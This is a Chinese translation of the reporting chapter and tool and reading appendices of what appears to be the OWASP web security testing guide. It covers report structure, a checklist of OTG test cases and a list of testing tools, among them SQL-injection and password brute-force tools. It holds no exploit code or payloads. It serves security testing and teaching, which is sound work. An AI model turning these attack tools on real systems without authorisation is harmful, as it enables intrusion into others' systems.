执行技术方面的评价只是整体评价进程的一半；最终产品是一份内容详实的报告。报告应该简单易懂、突出所有评估期间找到的风险，并将之呈现给管理员工和技术员工。

报告需要有三个主要部分，并且在一定程度上允许每个部分被单独分离出来，打印并交与相关的团队，比如开发人员或者系统管理员。

通常推荐有如下几个部分：

## 1. 内容提要

内容提要集合了所有评价，并给予管理层或系统管理员一个对全局风险的认识。使用的语言应该更适合没有技术背景的人看，还应该使用图表来显示风险等级。请牢记，内容提要的读者是那些仅仅有时间阅读摘要的人，他需要描述清楚下面两个问题：

1. 哪里发生问题了？
2. 我该如何修复问题？

你只能用一页纸来回答这些问题。

内容提要应该明确地陈述清楚漏洞和它的严重程度是组织风险管理的一个输入，而不是结果或者整治措施。最安全的，可以向组织解释，测试者并不清楚漏洞被利用后会给组织或者商业行为带来何种威胁。这些是风险控制专家在结合漏洞和计算风险等级后的工作。风险管理通常是组织IT安全管控（GRC）的一部分。这份报告只是简单地向这个过程提供一个输入。

## 2. 测试详情

这里介绍安全测试、问题发现、整改措施大纲，推荐章节标题如下：

### 2.1 测试项目目标：

这部分大略描述评估项目整体目标和期望结果。

### 2.2 测试项目范围：

这部分描述项目范围。

### 2.3 测试项目进度：

这部分描述测试正式开始和结束时间

### 2.4 测试目标：

这部分应列清楚测试应用数量和测试系统数量。

### 2.5 测试限制条件：

这部分应表达出在整个评估过程中存在的限制条件。比如项目关注度限制，测试方法、性能、技术水平限制以及测试中测试者所遇到的问题等等。

### 2.6 测试结果小结

这部分介绍在测试中发现的漏洞和问题。

## 2.7 整改方案小结

这部分规划修复发现的漏洞的方案和计划。

## 3. 测试结果

报告的最后部分需要包含详细的漏洞技术细节以及解决技术方案。这部分以一个技术层为目标，它应该包括关于所有必要的信息，使得技术团队理解问题并解决问题。每个发现的问题应该明确简练，并让报告阅读者能立即理解问题所在。

测试结果部分应当包括：

- 一定数量的截图和命令参考，用以做简单的参考
- 被影响的事物
- 对问题的技术描述
- 如何解决问题的章节
- 问题严重等级，可以使用CVSS描述的向量标记[1]

下面是在评估中测试的清单列表：

测试编号	测试内容	发现问题	严重等级	解决方案
	信息收集			
OTG-INFO-001	搜索引擎信息发现和侦察			
OTG-INFO-002	识别web服务器			
OTG-INFO-003	web服务器元文件信息发现			
OTG-INFO-004	服务器应用应用枚举			
OTG-INFO-005	评论信息发现			
OTG-INFO-006	应用入口识别			
OTG-INFO-007	识别应用工作流程			
OTG-INFO-008	识别web应用框架			
OTG-INFO-009	识别web应用程序			
OTG-INFO-010	绘制应用架构图			
	配置以及部署管理测试			
OTG-CONFIG-001	网络基础设施配置测试			
OTG-CONFIG-002	应用平台配置管理测试			
OTG-CONFIG-003	文件扩展名处理测试			
OTG-CONFIG-004	备份、未链接文件测试			
OTG-CONFIG-005	枚举管理接口测试			
OTG-CONFIG-006	HTTP方法测试			
OTG-CONFIG-007	HTTP严格传输安全测试			
OTG-CONFIG-008	应用跨域策略测试			
	身份鉴别管理测试			

OTG-IDENT-001	角色定义测试
OTG-IDENT-002	用户注册过程测试
OTG-IDENT-003	帐户权限变化测试
OTG-IDENT-004	帐户枚举测试
OTG-IDENT-005	弱用户名策略测试
	认证测试
OTG-AUTHN-001	口令信息加密传输测试
OTG-AUTHN-002	默认口令测试
OTG-AUTHN-003	帐户锁定机制测试
OTG-AUTHN-004	认证绕过测试
OTG-AUTHN-005	记住密码功能测试 functionality
OTG-AUTHN-006	浏览器缓存弱点测试
OTG-AUTHN-007	密码策略测试
OTG-AUTHN-008	安全问答测试
OTG-AUTHN-009	密码重置测试
OTG-AUTHN-010	其他相关认证渠道测试
	授权测试
OTG-AUTHZ-001	目录遍历/文件包含测试
OTG-AUTHZ-002	授权绕过测试
OTG-AUTHZ-003	权限提升测试
OTG-AUTHZ-004	不安全对象直接引用测试
	会话管理测试
OTG-SESS-001	会话管理绕过测试
OTG-SESS-002	Cookies属性测试
OTG-SESS-003	会话固定测试
OTG-SESS-004	会话令牌泄露测试
OTG-SESS-005	跨站点请求伪造 (CSRF) 测试
OTG-SESS-006	登出功能测试
OTG-SESS-007	会话超时测试
OTG-SESS-008	会话令牌重载测试
	输入验证测试
OTG-INPVAL-001	反射型跨站脚本测试
OTG-INPVAL-002	存储型跨站脚本测试
OTG-INPVAL-003	HTTP谓词伪造测试
OTG-INPVAL-004	HTTP参数污染测试
OTG-INPVAL-005	SQL注入测试

	Oracle注入测试
	MySQL注入测试
	SQL Server注入测试
	PostgreSQL注入测试
	MS Access注入测试
	NoSQL注入测试
OTG-INPVAL-006	LDAP注入测试
OTG-INPVAL-007	ORM注入测试
OTG-INPVAL-008	XML注入测试
OTG-INPVAL-009	SSI注入测试
OTG-INPVAL-010	XPath注入测试
OTG-INPVAL-011	IMAP/SMTP注入测试
OTG-INPVAL-012	代码注入测试
	本地文件包含测试
	远程文件包含测试
OTG-INPVAL-013	命令执行注入测试
OTG-INPVAL-014	缓冲区溢出测试
	堆溢出测试
	栈溢出测试
	格式化字符串测试
OTG-INPVAL-015	潜伏式漏洞测试
OTG-INPVAL-016	HTTP分割/伪造测试
	错误处理测试
OTG-ERR-001	错误码分析
OTG-ERR-002	栈追踪分析
	密码学测试
OTG-CRYPST-001	弱SSL/TLS加密, 不安全的传输层防护测试
OTG-CRYPST-002	Padding Oracle测试
OTG-CRYPST-003	非加密信道传输敏感数据测试
	业务逻辑测试
OTG-BUSLOGIC-001	业务逻辑数据验证测试
OTG-BUSLOGIC-002	请求伪造能力测试
OTG-BUSLOGIC-003	完整性测试
OTG-BUSLOGIC-004	过程时长测试
OTG-BUSLOGIC-005	功能使用次数限制测试
OTG-BUSLOGIC-006	工作流程绕过测试

OTG-BUSLOGIC-007	应用误用防护测试		
OTG-BUSLOGIC-008	非预期文件类型上传测试		
OTG-BUSLOGIC-009	恶意文件上传测试		
	客户端测试		
OTG-CLIENT-001	基于DOM跨站脚本测试		
OTG-CLIENT-002	JavaScript脚本执行测试		
OTG-CLIENT-003	HTML注入测试		
OTG-CLIENT-004	客户端URL重定向测试		
OTG-CLIENT-005	CSS注入测试		
OTG-CLIENT-006	客户端资源操纵测试		
OTG-CLIENT-007	跨源资源分享测试		
OTG-CLIENT-008	Flash跨站测试		
OTG-CLIENT-009	点击劫持测试		
OTG-CLIENT-010	WebSockets测试		
OTG-CLIENT-011	Web消息测试		
OTG-CLIENT-012	本地存储测试		

## 附录部分

这部分常用于描述评估中使用的商业以及开源工具。当在评价过程中使用用户脚本/代码时，应该在这部分中说明或以附件形式标记。通常用户很喜欢该测试包含了顾问的使用方法。他们可以知道该评估的全面性已经包含了哪些方面。

## 参考资料

Industry standard vulnerability severity and risk rankings (CVSS) [1] – <http://www.first.org/cvss>

## 附录

---

- [附录 A: 测试工具](#)
- [附录 B: 推荐读物](#)
- [附录 C: 测试向量](#)
- [附录 D: 编码注入](#)

## 附录 A：测试工具

---

### 开源黑盒测试工具

#### 通用测试工具

- **OWASP ZAP**

- Zed攻击代理(ZAP)是一款非常容易使用的整合型渗透测试工具，主要功能是发现web应用漏洞。他设计时候的使用对象是面向拥有不同安全测试经验的人员，很适合开发者和初学的渗透测试人员。
- ZAP提供自动化扫描工具，同时也提供一系列手动发现漏洞的工具。

- **OWASP WebScarab**

- WebScarab是一款用于分析HTTP和HTTPS协议通信的框架工具。他使用JAVA编写，具有高移植性，一些操作模式由扩展插件支持。

- **OWASP CAL9000**

- CAL9000是一款基于浏览器的测试工具的集合，能够提高手工测试效率。is a collection of browser-based tools that enable more effective and efficient manual testing efforts.
- 包含XSS攻击工具，字符编码/解码工具，HTTP请求/响应生成工具，测试清单列表，自动攻击编辑器以及其他更多工具。

- **OWASP Pantera Web Assessment Studio Project**

- Pantera使用SpikeProxy的加强版本来提供更加强大的web应用分析引擎。Pantera主要目标是结合手工测试和自动化测试来达到更好的测试结果。

- **OWASP Mantra - Security Framework**

- Mantra是基于浏览器构建的一个web应用测试框架。他支持Windows, Linux(包括32和64位)和苹果系统。此外，他也能方便地与其他代理工具如ZAP等有效结合。Mantra支持9种语言：阿拉伯语、繁体中文、简体中文、英语、法语、葡萄牙语、俄语、西班牙语和土耳其语。

- **SPIKE - <http://www.immunitysec.com/resources-freesoftware.shtml>**

- SPIKE被设计用来分析信息的网络协议，目的是发现缓冲区溢出之类的类似漏洞。他的使用对象需要有较强的C语言知识，仅支持Linux系统。

- **Burp Proxy - <http://www.portswigger.net/Burp/>**

- Burp代理是一款数据劫持代理工具。通过劫持和修改双向的HTTP(S)流量来进行web应用测试，他也支持自定义SSL证书和在不支持代理的客户端中工作。

- **Odysseus Proxy - <http://www.wastelands.gen.nz/odysseus/>**

- Odysseus是一个代理服务器，在HTTP会话中扮演中间人角色。一个典型的HTTP代理能够转发客户端浏览器和服务器的数据包。他能够劫持任意方向的HTTP会话数据。

- **Webstretch Proxy - <http://sourceforge.net/projects/webstretch>**

- Webstretch代理允许用户查看和改变通信数据流。他也能被用于开发调试。

- **WATOBO - [http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Main\\_Page](http://sourceforge.net/apps/mediawiki/watobo/index.php?title=Main_Page)**

- WATOBO能像一个本地代理一样工作，与Webscarab, ZAP 和BurpSuite类似，提供主动和被动测试功能。

- **Firefox LiveHTTPHeaders - <https://addons.mozilla.org/en-US/firefox/addon/live-http-headers/>**

- 提供查看HTTP头内容功能。

- **Firefox Tamper Data - <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>**

- 使用tamperdata能查看和修改HTTP/HTTPS头参数和POST参数。

- **Firefox Web Developer Tools - <https://addons.mozilla.org/en-US/firefox/addon/web-developer/>**

- web开发者扩展为浏览器加入了许多的开发者工具。

- **DOM Inspector - [https://developer.mozilla.org/en/docs/DOM\\_Inspector](https://developer.mozilla.org/en/docs/DOM_Inspector)**

- DOM Inspector用于视察、浏览和编辑DOM。

- **Firefox Firebug - <http://getfirebug.com/>**

- Firebug为Firefox整合了编辑、调试、监视CSS、HTML和JavaScript功能。

- **Grendel-Scan** - [http://securitytube-tools.net/index.php?title=Grendel\\_Scan](http://securitytube-tools.net/index.php?title=Grendel_Scan)
  - Grendel-Scan是一款自动化web应用安全测试工具，它也支持手工渗透测试。
- **OWASP SWFIntruder** - <http://www.mindedsecurity.com/swfintruder.html>
  - SWFIntruder (读作 Swiff Intruder)是第一个专门用于实时分析和测试Flash应用的工具。
- **SWFScan** - <http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167>
  - Flash反编译器。
- **Wikto** - <http://www.sensepost.com/labs/tools/pentest/wikto>
  - Wikto具有模糊测试逻辑错误功能、后台挖掘功能、google辅助目录挖掘功能和实时HTTP请求/响应监视功能。
- **w3af** - <http://w3af.org>
  - w3af是一个web应用攻击和审计框架，这个项目分目标是发现和利用web应用漏洞。
- **skipfish** - <http://code.google.com/p/skipfish/>
  - Skipfish是一个主动式web应用侦查工具。
- **Web Developer toolbar** - <https://chrome.google.com/webstore/detail/bfbameneiorekfldmiekhjnmfkcnldhhm>
  - Web开发者工具扩展为浏览器提供许多web开发者工具。这是Firefox官方扩展插件。
- **HTTP Request Maker** - <https://chrome.google.com/webstore/detail/kajfghlhfkcocafkcjlajldicbkpgnp?hl=en-US>
  - Request Maker是一个渗透测试工具，你可以使用他轻易捕捉web页面请求，修改URL、http头和POST数据。当然你也能创造新的请求。
- **Cookie Editor** - <https://chrome.google.com/webstore/detail/fngmhnnplhplaedifhcceomclgfbg?hl=en-US>
  - 一个Cookie管理器，可以用来添加、删除、修改、搜索、保护、阻隔Cookies。
- **Cookie swap** - <https://chrome.google.com/webstore/detail/dffhipnliikkblkhpjapbecpmoilcama?hl=en-US>
  - 一个会话管理器，用来管理cookies，让你能使用不同账号登陆网站。
- **Firebug lite for Chrome** - <https://chrome.google.com/webstore/detail/bmagokdooijbeehmkpknfglminifench>
  - Firebug Lite不是Firebug或Chrome开发者工具的替代品。他是一个整合这些工具的工具，他提供丰富的HTML元素、DOM元素、投影模型等可视化功能，他也能提供即时查看HTML元素、在线编辑CSS属性功能。
- **Session Manager** - <https://chrome.google.com/webstore/detail/bbcnbpafconjjigibnhbfmmgdbbkcfi>
  - 通过Session Manager你可以快速存储和读取你当前浏览器状态。你能够管理多个会话，重命名或异常会话数据库。每个会话都有独立的状态，比如打开的标签和窗口信息。
- **Subgraph Vega** - <http://www.subgraph.com/products.html>
  - Vega是一个免费开源的web应用扫描器和测试平台。他能帮你找到并验证SQL注入漏洞，XSS漏洞，敏感信息泄露以及其他漏洞，使用Java编写而成，拥有GUI界面，可以运行在Linux系统，OS X和windows系统。

## 特定漏洞测试工具

### DOM XSS测试工具

- DOMinator Pro - <https://dominator.mindedsecurity.com>

### AJAX测试工具

- **OWASP Sprajax Project**

### SQL注入测试工具

- **OWASP SQLiX**
- SqlNinja: 一个SQL Server注入工具 - <http://sqlninja.sourceforge.net>
- Bernardo Damele A. G.: sqlmap, 自动化SQL注入工具 - <http://sqlmap.org/>
- Absinthe 1.1 (过去叫做 SQLSqueal) - <http://sourceforge.net/projects/absinthe/>
- SQLInjector - 使用推荐技巧提取数据和确定后台数据库工具 - <http://www.databasesecurity.com/sql-injector.htm>
- Bsqlbf-v2: 盲注提取数据perl脚本 - <http://code.google.com/p/bsqlbf-v2/>
- Pangolin: 自动化SQL注入工具 - <http://www.darknet.org.uk/2009/05/pangolin-automatic-sql-injection-tool/>
- Antonio Parata: MySQL推断备份工具 - SqlDumper - <http://www.ruijata.com/>
- 多系统SQL注入工具 - SQL Power Injector - <http://www.sqlpowerinjector.com/>
- MySQL盲注爆破工具, Reversing.org - sqlbftools - <http://packetstormsecurity.org/files/43795/sqlbftools-1.2.tar.gz.html>

## Oracle 测试工具

- TNS Listener tool (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html>
- Toad for Oracle - <http://www.quest.com/toad>

## SSL 测试工具

- Foundstone SSL Digger - <http://www.mcafee.com/us/downloads/free-tools/ssldigger.aspx>

## 暴力破解密码工具

- THC Hydra - <http://www.thc.org/thc-hydra/>
- John the Ripper - <http://www.openwall.com/john/>
- Brutus - <http://www.hoobie.net/brutus/>
- Medusa - <http://www.foofus.net/~jmkm/medusa/medusa.html>
- Ncat - <http://nmap.org/ncat/>

## 缓冲区溢出测试工具

- OllyDbg - <http://www.ollydbg.de>
  - 一个windows下分析缓冲区溢出攻击的调试工具。
- Spike - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
  - 一个用来发现漏洞的模糊测试框架
- Brute Force Binary Tester (BFB) - <http://bfbttester.sourceforge.net>
  - 一个主动型的二进制检查器
- Metasploit - <http://www.metasploit.com/>
  - 一个漏洞利用工具的快速开发和测试框架

## 模糊测试工具

- OWASP WSFuzzer
- Wfuzz - <http://www.darknet.org.uk/2007/07/wfuzz-a-tool-for-bruteforcingfuzzing-web-applications/>

## googling 搜索引擎测试工具

- Stach & Liu's Google Hacking Diggity Project - <http://www.stachliu.com/resources/tools/google-hacking-diggity-project/>
- Foundstone Sitedigger (Google cached fault-finding) - <http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx>

## 商业黑盒测试工具

- NGS Typhon III - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-typhon-iii/>
- NGSSQuirreL - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-squirrel-vulnerability-scanners/>
- IBM AppScan - <http://www-01.ibm.com/software/awdtools/appscan/>
- Cenzic Hailstorm - [http://www.cenzic.com/products\\_services/cenzic\\_hailstorm.php](http://www.cenzic.com/products_services/cenzic_hailstorm.php)
- Burp Intruder - <http://www.portswigger.net/burp/intruder.html>
- Acunetix Web Vulnerability Scanner - <http://www.acunetix.com>
- Sleuth - <http://www.sandsprite.com>
- NT Objectives NTOSpider - <http://www.ntobjectives.com/products/ntospider.php>
- MaxPatrol Security Scanner - <http://www.maxpatrol.com>
- Ecyware GreenBlue Inspector - <http://www.ecyware.com>
- Parasoft SOATest (more QA-type tool) - <http://www.parasoft.com/jsp/products/soatest.jsp?itemId=101>
- MatriXay - <http://www.dbappsecurity.com/webscan.html>
- N-Stalker Web Application Security Scanner - <http://www.nstalker.com>
- HP WebInspect - <http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-webinspect>

- SoapUI (Web Service security testing) - <http://www.soapui.org/Security/getting-started.html>
- Netsparker - <http://www.mavitunasecurity.com/netsparker/>
- SAINT - <http://www.saintcorporation.com/>
- QualysGuard WAS - <http://www.qualys.com/enterprises/qualysguard/web-application-scanning/>
- Retina Web - <http://www.eeye.com/Products/Retina/Web-Security-Scanner.aspx>
- Cenzic Hailstorm - <http://www.cenzic.com/downloads/datasheets/Cenzic-datasheet-Hailstorm-Technology.pdf>

## 源代码分析工具

### 开源/免费工具

- **Owasp Orizon**
- **OWASP LAPSE**
- **OWASP O2 Platform**
- Google CodeSearchDiggity - <http://www.stachliu.com/resources/tools/google-hacking-diggity-project/attack-tools/>
- PMD - <http://pmd.sourceforge.net/>
- FlawFinder - <http://www.dwheeler.com/flawfinder>
- Microsoft's FxCop
- Splint - <http://splint.org>
- Boon - <http://www.cs.berkeley.edu/~daw/boon>
- FindBugs - <http://findbugs.sourceforge.net>
- Find Security Bugs - <http://h3xstream.github.io/find-sec-bugs/>
- Oedipus - <http://www.darknet.org.uk/2006/06/oedipus-open-source-web-application-security-analysis/>
- W3af - <http://w3af.sourceforge.net/>
- phpcs-security-audit - <https://github.com/Pheromone/phpcs-security-audit>

### 商业软件

- Armorize CodeSecure - [http://www.armorize.com/index.php?link\\_id=codesecure](http://www.armorize.com/index.php?link_id=codesecure)
- Parasoft C/C++ test - <http://www.parasoft.com/jsp/products/cpptest.jsp/index.htm>
- Checkmarx CxSuite - <http://www.checkmarx.com>
- HP Fortify - <http://www.hpperentesecurity.com/products/hp-fortify-software-security-center/hp-fortify-static-code-analyzer>
- GrammaTech - <http://www.grammotech.com>
- ITS4 - <http://seclab.cs.ucdavis.edu/projects/testing/tools/its4.html>
- Appscan - <http://www-01.ibm.com/software/rational/products/appscan/source/>
- ParaSoft - <http://www.parasoft.com>
- Virtual Forge CodeProfiler for ABAP - <http://www.virtualforge.de>
- Veracode - <http://www.veracode.com>
- Armorize CodeSecure - <http://www.armorize.com/codesecure/>

## 验收测试工具

验收测试工具用来验证web应用的功能性完整。通过一系列程序方法和单元测试框架来组织测试套件和测试用例来进行测试。这些测试能够大部分覆盖安全相关测试和功能性测试

## 其他开源工具

- WATIR - <http://wtr.rubyforge.org>
  - 一个基于RUBy的web测试框架，提供IE接口。
  - 仅支持windows
- HtmlUnit - <http://htmlunit.sourceforge.net>
  - 一个基于Java、JUnit和Apache HttpClient的测试框架。

- 非常健壮和可定制化，被一些其他工具作为测试引擎。
- jWebUnit - <http://jwebunit.sourceforge.net>
  - 一个基于Java的元测试框架，使用htmlunit或selenium作为测试引擎。
- Canoo Webtest - <http://webtest.canoo.com>
  - 一个基于XML测试工具，作为htmlunit的前端。
  - 不需要编写代码，完全由XML定义测试。
  - XML无法完成任务时，可以使用Groovy编写脚本。
  - 更新很积极。
- HttpUnit - <http://httpunit.sourceforge.net>
  - 最早的web测试框架，使用原生JDK提供HTTP传输，存在局限性。
- Watij - <http://watij.com>
  - WATIR的一个Java实现。
  - 由于使用IE进行测试，仅支持windows（Mozilla整合功能正在开发中）
- Solex - <http://solex.sourceforge.net>
  - 一个提供图形化界面来记录HTTP会话，并基于结果进行断言的Eclipse插件。
- Selenium - <http://seleniumhq.org/>
  - 基于JavaScript的测试框架，跨平台，提供GUI界面创建测试案例。
  - 非常成熟和流行的工具，但是使用JavaScript可能不利于部分安全测试。

## 其他工具

### 实时(Runtime)分析工具

- Rational PurifyPlus - <http://www-01.ibm.com/software/awdtools/purify/>
- Seeker by Quotium - <http://www.quotium.com/prod/security.php>

### 二进制文件分析工具

- BugScam IDC Package - <http://sourceforge.net/projects/bugscam>
- Veracode - <http://www.veracode.com>

### 需求管理工具

- Rational Requisite Pro - <http://www-306.ibm.com/software/awdtools/reqpro>

### 站点镜像工具

- wget - <http://www.gnu.org/software/wget>, <http://www.interlog.com/~tcharron/wgetwin.html>
- curl - <http://curl.haxx.se>
- Sam Spade - <http://www.samspade.org>
- Xenu's Link Sleuth - <http://home.snafu.de/tilman/xenulink.html>

## 附录 B: 推荐读物

---

### 白皮书

- The Economic Impacts of Inadequate Infrastructure for Software Testing -  
<http://www.nist.gov/director/planning/upload/report02-3.pdf>
- Improving Web Application Security: Threats and Countermeasures- <http://msdn.microsoft.com/en-us/library/ff649874.aspx>
- NIST Publications - <http://csrc.nist.gov/publications/PubsSPs.html>
- The Open Web Application Security Project (OWASP) Guide Project -  
[https://www.owasp.org/index.php/Category:OWASP\\_Guide\\_Project](https://www.owasp.org/index.php/Category:OWASP_Guide_Project)
- Security Considerations in the System Development Life Cycle (NIST) - [http://www.nist.gov/customcf/get\\_pdf.cfm?pub\\_id=890097](http://www.nist.gov/customcf/get_pdf.cfm?pub_id=890097)
- The Security of Applications: Not All Are Created Equal -  
[http://www.securitymanagement.com/archive/library/atstake\\_tech0502.pdf](http://www.securitymanagement.com/archive/library/atstake_tech0502.pdf)
- Software Assurance: An Overview of Current Practices -  
[http://www.safecode.org/publications/SAFECode\\_BestPractices0208.pdf](http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf)
- Software Security Testing: Software Assurance Pocket guide Series: Development, Volume III -  
[https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting\\_PocketGuide\\_1%200\\_05182012\\_PostOnline.pdf](https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting_PocketGuide_1%200_05182012_PostOnline.pdf)
- Use Cases: Just the FAQs and Answers –  
[http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS\\_TheRationalEdge\\_Jan2003.pdf](http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf)
- *Web Application Security is Not an Oxy-Moron*, by Mark Curphey(broken link) -  
[http://www.sjq.com/sjq/app\\_security/index.html](http://www.sjq.com/sjq/app_security/index.html)
- *The Security of Applications Reloaded*(broken link) -  
[http://www.atstake.com/research/reports/acrobat/atstake\\_app\\_reloaded.pdf](http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf)

### 书籍

- The Art of Software Security Testing: Identifying Software Security Flaws, by Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, published by Addison-Wesley, ISBN 0321304861 (2006)
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002) - <http://www.buildingsecuresoftware.com>
- The Ethical Hack: A Framework for Business Value Penetration Testing, By James S. Tiller, Auerbach Publications, ISBN 084931609X (2005)
  - Online version available at: [http://books.google.com/books?id=fwASXKXOoIEC&printsec=frontcover&source=gbs\\_ge\\_summary\\_r&cad=0#v=onepage&q&f=false](http://books.google.com/books?id=fwASXKXOoIEC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false)
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004) -<http://www.exploitingsoftware.com>

- The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks, By Susan Young, Dave Aitel, Auerbach Publications, ISBN: 0849308887 (2005)
  - Online version available at: [http://books.google.com/books?id=AO2fsAPVC34C&printsec=frontcover&source=gbs\\_ge\\_summary\\_r&cad=0#v=onepage&q&f=false](http://books.google.com/books?id=AO2fsAPVC34C&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false)
- Hacking Exposed: Web Applications 3, by Joel Scambray, Vincent Liu, Caleb Sima, published by McGraw-Hill Osborne Media, ISBN 007222438X (2010) - <http://www.webhackingexposed.com/>
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition - published by Dafydd Stuttard, Marcus Pinto, ISBN 9781118026472 (2011)
- How to Break Software Security, by James Whittaker, Herbert H. Thompson, published by Addison Wesley, ISBN 0321194330 (2003)
- How to Break Software: Functional and Security Testing of Web Applications and Web Services, by Make Andrews, James A. Whittaker, published by Pearson Education Inc., ISBN 0321369440 (2006)
- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004) - <http://innocentcode.thathost.com>
  - Online version available at: [http://books.google.com/books?id=RjVjgPQsKogC&printsec=frontcover&source=gbs\\_ge\\_summary\\_r&cad=0#v=onepage&q&f=false](http://books.google.com/books?id=RjVjgPQsKogC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false)
- Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, ISBN 0201360462
  - Online version available at: [http://books.google.com/books?id=SN4WegDHVCcC&printsec=frontcover&source=gbs\\_ge\\_summary\\_r&cad=0#v=onepage&q&f=false](http://books.google.com/books?id=SN4WegDHVCcC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false)
- Secure Coding: Principles and Practices, by Mark Graff and Kenneth R. Van Wyk, published by O'Reilly, ISBN 0596002424 (2003) - <http://www.securecoding.org>
- Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) <http://www.dwheeler.com/secure-programs>
  - Online version: <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/index.html>
- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) - <http://www.securingjava.com>
- Software Security: Building Security In, by Gary McGraw, published by Addison-Wesley Professional, ISBN 0321356705 (2006)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Software Testing Techniques, 2nd Edition, By Boris Beizer, International Thomson Computer Press, ISBN 0442206720 (1990)
- The Tangled Web: A Guide to Securing Modern Web Applications, by Michael Zalewski, published by No Starch Press Inc., ISBN 047131952X (2011)
- The Unified Modeling Language – A User Guide – by Grady Booch, James Rumbaugh, Ivar Jacobson, published by Addison-Wesley Professional, ISBN 0321267974 (2005)
- The Unified Modeling Language User Guide, by Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar published by Addison-Wesley Professional, ISBN 0-201-57168-4 (1998)
- Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast, by Paco Hope, Ben Walther,

published by O'Reilly, ISBN 0596514832 (2008)

- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2004)  
<http://www.microsoft.com/learning/en/us/book.aspx?ID=5957&locale=en-us>

## 常用网站

- Build Security In - <https://buildsecurityin.us-cert.gov/bsi/home.html>
- Build Security In – Security-Specific Bibliography - <https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/measurement/1070-BSI.html>
- CERT Secure Coding - <http://www.cert.org/secure-coding/>
- CERT Secure Coding Standards-  
<https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards>
- Exploit and Vulnerability Databases - <https://buildsecurityin.us-cert.gov/swa/database.html>
- Google Code University – Web Security - <http://code.google.com/edu/security/index.html>
- McAfee Foundstone Publications - <http://www.mcafee.com/apps/view-all/publications.aspx?tf=foundstone&sz=10>
- McAfee – Resources Library - <http://www.mcafee.com/apps/resource-library-search.aspx?region=us>
- McAfee Free Tools - <http://www.mcafee.com/us/downloads/free-tools/index.aspx>
- OASIS Web Application Security (WAS) TC — [http://www.oasis-open.org/committees/tc\\_home.php?wg\\_abbrev=was](http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was)
- Open Source Software Testing Tools - <http://www.opensourcetesting.org/security.php>
- OWASP Security Blitz - [https://www.owasp.org/index.php/OWASP\\_Security\\_Blitz](https://www.owasp.org/index.php/OWASP_Security_Blitz)
- OWASP Phoenix/Tool - <https://www.owasp.org/index.php/Phoenix/Tools>
- SANS Internet Storm Center (ISC) - <https://www.isc.sans.edu>
- The Open Web Application Application Security Project (OWASP) — <http://www.owasp.org>
- Pentesmonkey - Pen Testing Cheat Sheets - <http://pentestmonkey.net/cheat-sheet>
- Secure Coding Guidelines for the .NET Framework 4.5 - <http://msdn.microsoft.com/en-us/library/8a3x2b7f.aspx>
- Security in the Java platform - <http://docs.oracle.com/javase/6/docs/technotes/guides/security/overview/jsoverview.html>
- System Administration, Networking, and Security Institute (SANS) - <http://www.sans.org>
- Technical INFO – Making Sense of Security - <http://www.technicalinfo.net/index.html>
- Web Application Security Consortium - <http://www.webappsec.org/projects/>
- Web Application Security Scanner List -  
<http://projects.webappsec.org/w/page/13246988/Web%20Application%20Security%20Scanner%20List>
- Web Security – Articles - <http://www.acunetix.com/websitesecurity/articles/>

## 视频

- OWASP Appsec Tutorial Series - [https://www.owasp.org/index.php/OWASP\\_Appsec\\_Tutorial\\_Series](https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series)
- SecurityTube - <http://www.securitytube.net/>
- Videos by Imperva - <http://www.imperva.com/resources/videos.asp>

## 学习用不安全的软件

- OWASP Vulnerable Web Applications Directory Project -  
[https://www.owasp.org/index.php/OWASP\\_Vulnerable\\_Web\\_Applications\\_Directory\\_Project#tab=Main](https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Main)
- BadStore - <http://www.badstore.net/>
- Damn Vulnerable Web App - <http://www.ethicalhack3r.co.uk/damn-vulnerable-web-app/>
- Hacme Series from McAfee:
  - Hacme Travel - <http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx>
  - Hacme Bank - <http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx>
